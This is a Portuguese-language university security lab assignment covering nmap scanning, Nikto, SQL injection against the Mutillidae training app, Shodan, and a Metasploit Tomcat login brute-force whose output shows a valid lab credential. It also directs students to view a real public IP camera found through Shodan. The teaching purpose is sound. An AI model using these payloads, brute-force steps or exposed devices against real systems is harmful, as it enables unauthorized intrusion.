UNIVERSIDADE FEDERAL DE SANTA CATARINA
CENTRO TECNOLÓGICO
DEPARTAMENTO DE INFORMÁTICA E ESTATÍSTICA

Disciplina: INE 5680 – Segurança da Informação e de Redes
Professora: Carla Merkle Westphall

TODAS AS QUESTÕES DEVEM SER FEITAS e COLOCADAS NO RELATÓRIO. QUESTÕES INDICADAS COM (APRESENTAÇÃO) DEVEM SER APRESENTADAS. As questões apresentadas tem peso maior na tarefa.

Tarefa Prática – Nmap, Web, Shodan, Metasploit

PARTE 1. NMAP

O nmap é uma ferramenta de varredura de portas (*port scanner*) bastante utilizada. É muito útil para testes de rede e detecção de problemas, mas também muito utilizada como ferramenta de ataque (pois permite o mapeamento dos serviços remotos). Deve ser utilizada somente na rede sob sua jurisdição, pois seu uso pode ser visto como uma tentativa de ataque por parte de outro administrador.

Além da detecção de portas abertas, o nmap usa técnicas de "*TCP/IP Fingerprinting*" para tentar detectar diversos outros aspectos de uma máquina remota. O "*TCP/IP Fingerprinting*" consiste de coleta de atributos obtidos pelas implementações durante a comunicação com as máquinas remotas considerando as camadas do protocolo (TCP, IP). Cada implementação do protocolo TCP/IP em cada sistema operacional define valores diferentes para vários parâmetros: tamanho inicial do pacote, TTL inicial, tamanho da janela, tamanho máximo do segmento e outros. Assim, com as respostas dos valores default, o nmap consegue descobrir:

- Versão do sistema operacional
- *Uptime* da máquina: mede desde quando a máquina está funcionando
- Informações adicionais a respeito dos serviços em execução

Várias opções do nmap consideram os pacotes SYN, ACK/SYN e ACK que são trocados entre duas partes para o estabelecimento de uma conexão TCP/IP (Figura 1).
Veja a explicação do estabelecimento da conexão no site: (http://pt.wikipedia.org/wiki/Transmission_Control_Protocol#Estabelecimento_da_liga.C3.A7.C3.A3o).

Handshake do TCP/IP

```
A → B: SYN; meu número é X
B → A: ACK; agora X+1
       SYN; meu número é Y
A → B: ACK; agora Y+1
       (inicia a conversa)
```

Figura 1 – Handshake do TCP/IP

Sintaxe geral:

`nmap [Tipos de Scan] [Opções] {especificação do alvo}`

Alguns exemplos de utilização do nmap:

```
nmap scanme.nmap.org
nmap –sP www.inf.ufsc.br
```

Sinopse de algumas opções do nmap:

-s<tipo>	Tipo de varredura usada. Algumas varreduras procuram evitar que o sistema destino registre as tentativas de acesso. Tipos: S(SYN), T(Connect), A(ACK), W(Windows), U(UDP), N(Null), F(FIN), X(Xmas), I(Idle), Y(SCTP), O(protocolo IP).
-sS	Varredura TCP SYN. Ativa o scan do tipo “Stealth SYN Scan”, onde a conexão não chega a ser completada para que a porta seja testada. Esse tipo de scan é mais difícil de ser detectado.
-sT	Varredura TCP Connect. Usa conexões TCP. Essa forma é muito fácil de ser identificada por firewalls e IDS.
-sV	Ativa o scan do tipo detecção de serviços, onde é detectada a versão do serviço em execução em cada porta aberta. Esse scan envolve um conexão TCP completa, portanto fica registrado nos logs da máquina remota.
-sP	*Somente* executa um scan usando o ping (descoberta de hosts), e então mostra os hosts disponíveis que responderam ao scan.
-PO	Realiza a varredura da máquina mesmo que ela não responda ao ping, sendo útil em servidores que estão sendo filtrados por firewalls. Vê se o host está “vivo”, sem usar o “ping”. A opção –P0 (o 0 é um zero) diz ao nmap para fazer um scan do endereço IP desconsiderando se o IP permite tráfego do protocolo Internet Control Message Protocol (ICMP).
-O	Ativa detecção de versão do sistema operacional e uptime.
-p <portas>	Especifica uma lista (separada por vírgulas) ou um intervalo de portas a ser varrido. Exemplo: 22,25,1024-2000,5499.
-v	Modo “verboso”, mostra informações adicionais, geralmente úteis.
-A	Detecta versão de SO, usa script de scanning e traceroute.
-T4	Execução mais rápida.

Tabela 1 – Opções de uso do nmap

Nas referências você encontra uma lista de locais para procurar os significados de outras opções dos comandos (Guia de referência do nmap: http://nmap.org/man/pt_BR/, Exemplos de comandos com suas explicações em http://nmap.org/man/pt_BR/man-examples.html, Explicações sobre opções em http://pt.scribd.com/doc/57585030/Seguranca-de-Redes-e-Sistemas) e também no documento disponível em (http://www.hackerhighschool.org/lessons/HHS_en5_System_Identification.v2.pdf).

***** Usando o NMAP

Copie e cole screenshots (pedaços) de telas obtidas na execução dos comandos.
Explique brevemente a saída obtida em cada um dos comandos das questões 1, 2, 3, 4.

Questão 1. nmap –sV –O 10.1.2.6 (IP da máquina Owasp Broken, o seu IP pode ser diferente)

Questão 2. nmap -v –A 10.1.2.6 (IP da máquina Owasp Broken)

Questão 3. nmap –sS –v --top-ports 10 --reason -oA saidanmap www.ufsc.br

Questão 4. (Apresentação) Crie um comando nmap com opções diferentes das usadas nas questões anteriores e explique a saída obtida pelo seu comando.

Questão 5. Responda:

a. Qual a diferença entre um scan de conexão TCP e um SYN scan ?
b. Qual questão anterior usa scan de conexão TCP e qual questão usa SYN scan?
c. Comente pelo menos uma vulnerabilidade da máquina Owasp Broken, listando a identificação CVE (cve.mitre.org) da vulnerabilidade.

PARTE 2. Nikto

Nikto é uma ferramenta de avaliação de servidores web escrita na linguagem de script Perl (*Practical Extraction and Report Language*). Serve para encontrar vários arquivos, configurações e programas padrão considerados inseguros em qualquer tipo de servidor web. Executa testes de programas/arquivos potencialmente perigosos, verifica versões desatualizadas de servidores e procura problemas específicos de versão de servidores.

Nikto tenta executar o mais rápido possível, mas deixa rastros nos logs de programas de detecção de intrusão (*IDS – Intrusion Detection Systems*). Existe um suporte para LibWhisker que pode prover um método anti-IDS. LibWhisker é uma biblioteca escrita em Perl que é usada em funções relacionadas com http e representa a base (core) do funcionamento do Nikto. O Nikto também usa o SSL (OpenSSL).

O Nikto já está instalado no Kali-Linux, mas funciona em linha de comando usando o terminal. Digite no terminal: nikto –Help e serão visualizadas as opções de uso do nikto. A documentação principal para o uso (comandos) encontra-se no site: https://cirt.net/nikto2-docs/usage.html.

***** Usando o Nikto

Questão 6. Execute o comando:

nikto -host http://10.1.2.6/WackoPicko/ –o nikto.html –Format htm

a. Copie e cole screenshots (pedaços) de telas obtidas na execução do comando.
b. Explique o que mais chamou sua atenção na saída obtida. Explique também alguma vulnerabilidade encontrada nessa aplicação (WackoPicko) que consta no relatório do arquivo muti.html.

PARTE 3. OWASP – Vulnerabilidades em Aplicações Web

A máquina OWASP Broken Web Applications é uma máquina com várias aplicações web vulneráveis já instaladas que podem ser usadas para testes de segurança: OWASP Mutillidae II, Damn Vulnerable Web Application, WackoPicko e outras (https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project).
Acesse o browser na máquina Kali ou o browser na sua máquina real e digite o IP da máquina OWASP (no exemplo da figura 2 o IP é 10.1.2.6). Você não pode ter um servidor web sendo executado na sua máquina real.



Figura 2 – Lista de aplicações vulneráveis da máquina OWASP Broken.

Mutillidae II é uma aplicação web open source criada por Jeremy Druin que está propositalmente vulnerável para ser usada em treinamentos de segurança. A aplicação Mutillidae II, versão 2.6.24, está instalada na máquina OWASP Broken, porém possui suporte apenas para teste da lista de vulnerabilidades TOP TEN do

ano de 2013 (figura 3). Você deve ter instalado a versão mais nova da Mutillidae II (versão 2.7.9) na máquina Kali Linux durante o processo de configuração do ambiente que já possui suporte para testes da lista de vulnerabilidades TOP TEN do ano de 2017 (figura 3) (https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf).

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Figura 3 – Lista TOP TEN de vulnerabilidades – mudanças entre 2013 e 2017.

Para acessar a aplicação Mutillidae II 2017, digite no browser da sua máquina real http://10.1.2.7/mutillidae/ (figura 4). Nesse caso o IP da máquina Kali Linux era 10.1.2.7 – coloque o IP da sua Kali Linux. Você irá carregar no browser a página da figura 4. Observe que existem dicas, documentos explicando as opções da aplicação e dicas sobre como realizar os ataques.



Figura 4 – Tela Web Mutillidae II acessada pelo browser.

O documento do instituto SANS, disponível no link https://www.sans.org/reading-room/whitepapers/testing/paper/34380 , explica na seção 4.2 como usar a aplicação Mutillidae para realizar o ataque de injeção de SQL (SQL Injection).

Questão 7. Explique as vulnerabilidades A1, A2, A3 e A7 do documento TOP TEN 2017: https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

Questão 8. Faça:

a. Acesse a aplicação Mutillidae: abra o browser da sua máquina real ou na Kali Linux no site http://IP da Kali/mutillidae/ e clique em Login (ver figura 5). No campo Username, digite a string ' or 1=1 -- (tem espaço no final, depois dos tracinhos). O campo Password pode ficar em branco. Copie e cole a tela do seu experimento.
b. Explique o resultado obtido e a vulnerabilidade explorada no experimento (pesquise no documento do TOP 10 da OWASP).
c. O que pode ser feito para impedir a exploração dessa vulnerabilidade?
d. Clique em Logout.



Figura 5 – Opção Login da Mutillidae II.

Questão 9. Repita a inserção da mesma string da questão anterior no seguinte link:
http://IP da Kali/mutillidae/index.php?page=user-info.php

a. Explique a vulnerabilidade explorada no experimento (pesquise no documento do TOP 10 da OWASP).
b. Copie e cole um screenshot da execução de um experimento.
c. O que pode ser feito para impedir a exploração dessa vulnerabilidade?

Questão 10. (APRESENTAÇÃO) Você deve usar a ferramenta OWASP ZAP (Zed Attack Proxy) da Kali Linux. As ferramentas de scan de web são encontradas no menu *Kali-Linux -> 03 - Web Applications Analysis -> owasp-zap*. Faça um scan das vulnerabilidades da aplicação WackoPicko da máquina OWASP Broken usando a ferramenta (veja figura 6). Faça:

a. Coloque a URL da aplicação – http://IP OWASP/WackoPicko/ - e clique em "Attack". A análise básica é iniciada. Demora um pouco (de 8 a 10 minutos) e você deve salvar o relatório gerado ao final do processo (opção Report -> Generate HTML Report). Os alertas (aba *Alerts*) vão listando as vulnerabilidades encontradas. Na aba *Active Scan* é possível ver os requests sendo enviados.
b. Comente o experimento e os resultados alcançados.
c. Envie anexo o relatório do experimento (salve em formato html).



Figura 6 – Usando OWASP ZAP na aplicação WackoPicko.

Questão 11. (APRESENTAÇÃO) Observe a lista de vulnerabilidades da aplicação Mutillidae disponível em http://IP DA Kali/mutillidae/index.php?page=./documentation/vulnerabilities.php. Agora você deve escolher duas vulnerabilidades do TOP 10 2017 da lista da OWASP e criar uma forma de ataque para cada uma das vulnerabilidades escolhidas. **Assim, você deve criar dois ataques (devem ser diferentes dos ataques das questões 8 e 9)**. Documente os experimentos e mostre funcionando na apresentação. Na apresentação você também deve explicar as vulnerabilidades.

PARTE 4. Vulnerabilidades em IoT

Questão 12. Leia a reportagem com título "Find webcams, databases, boats in the sea using Shodan" disponível em **https://www.securitynewspaper.com/2018/11/27/find-webcams-databases-boats-in-the-sea-using-shodan/.**

Responda:

a. O que é o Shodan e o que é possível fazer com este site?
b. (Apresentação) Faça o registro no site, pesquise e liste algum dispositivo IoT que você encontrou.

Questão 13. Conforme descrito na reportagem, acesse o link http://166.161.197.253:5001/cgi-bin/guestimage.html. É uma câmera Mobotix. Responda:

a. O que é possível visualizar?

b. Um atacante poderia fazer o que com este acesso?

PARTE 5. Metasploit

Exploit significa explorar e no contexto de segurança é um código executável que explora falhas de segurança causadas por erros de programação. Atualmente, os *exploits* são diariamente criados e divulgados pela comunidade. O uso de *exploits* pode servir para ataques maliciosos, mas também pode divulgar vulnerabilidades para a melhoria das configurações dos ambientes e softwares.

O Metasploit (http://rapid7.com/metasploit) é um framework específico para testes de penetração. Um teste de penetração (*penetration test* ou *pentest*) é uma busca e identificação de vulnerabilidades em uma rede ou sistema computacional.

O Metasploit é uma ferramenta bastante utilizada porque possui diversos *plugins* para exploração de vulnerabilidades de forma simples, que são atualizados constantemente. Inclui programas de apoio, bibliotecas e uma linguagem de script, entre outros softwares.

O Kali-Linux já tem o Metasploit no menu (figura 7).



Figura 7 – Metasploit no Kali-Linux.

Os principais comandos do msconsole (console do metasploit) são descritos na referência [2].

A partir do levantamento de vulnerabilidades podem ser usados *exploits* para executar um ataque. O payload é um código que o computador da vítima irá executar através do metasploit. Um shellcode é um pequeno pedaço de código que pode ser usado como payload.

Quando se carrega o metasploit, pode-se observar que existe uma biblioteca de exploits, módulos auxiliares e payloads disponíveis (figura 8).



Figura 8 – Número de exploits, auxiliary e payloads no Metasploit do Kali-Linux 2019-1.

Preparando o Metasploit no Kali-Linux ou Carregando os serviços do Metasploit

No menu do Kali-Linux 2019-1 escolha a opção do menu: **Applications -> 8-Exploitation Tools -> Metasploit framework**.

Essa operação atualiza e inicia serviços.

A carga do metasploit framework sempre deve ser feita assim:

- menu Kali Applications -> 8-Exploitation Tools -> Metasploit framework.

Se for carregado corretamente, o metasploit carrega a tela da figura 8.

***** Usando o Metasploit para explorar o TOMCAT na máquina Owasp Broken

O servidor Apache Tomcat é um servidor web Java.

```
msf > search tomcat
```

Com o comando search tomcat é possível identificar os exploits disponíveis. Procure o nome do módulo:
*

```
Name                                              ...  Description
auxiliary/scanner/http/tomcat_mgr_login           ...  Tomcat Application
Manager Login Utility
```

Para usar este módulo digite:

```
msf > use auxiliary/scanner/http/tomcat_mgr_login
```

```
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) >
```

Figura 9 – Navegação pelos módulos.

```
msf>show options
```

As opções mostram o que pode ser configurado para usar o módulo escolhido. Nem tudo precisa ser configurado.

Digite os comandos abaixo. Copie e cole o screenshot da sua tela no relatório da tarefa ao realizar o experimento (questão 14):

```
msf auxiliary(tomcat_mgr_login) > set RHOSTS x.x.x.x (IP da máquina Owasp
Broken. No exemplo está 10.1.2.6)
msf auxiliary(tomcat_mgr_login) > set RPORT 8080 (Porta do Tomcat)
msf auxiliary(tomcat_mgr_login) > exploit
```

Este módulo executa um ataque do dicionário, utilizando os arquivos indicados nas variáveis indicadas acima. Neste ataque uma das combinações utilizadas poderá ser aceita pelo servidor (veja o sinal + em cor verde na figura 10).

```
[-] 10.1.2.6:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[+] 10.1.2.6:8080 - Login Successful: root:owaspbwa
[-] 10.1.2.6:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
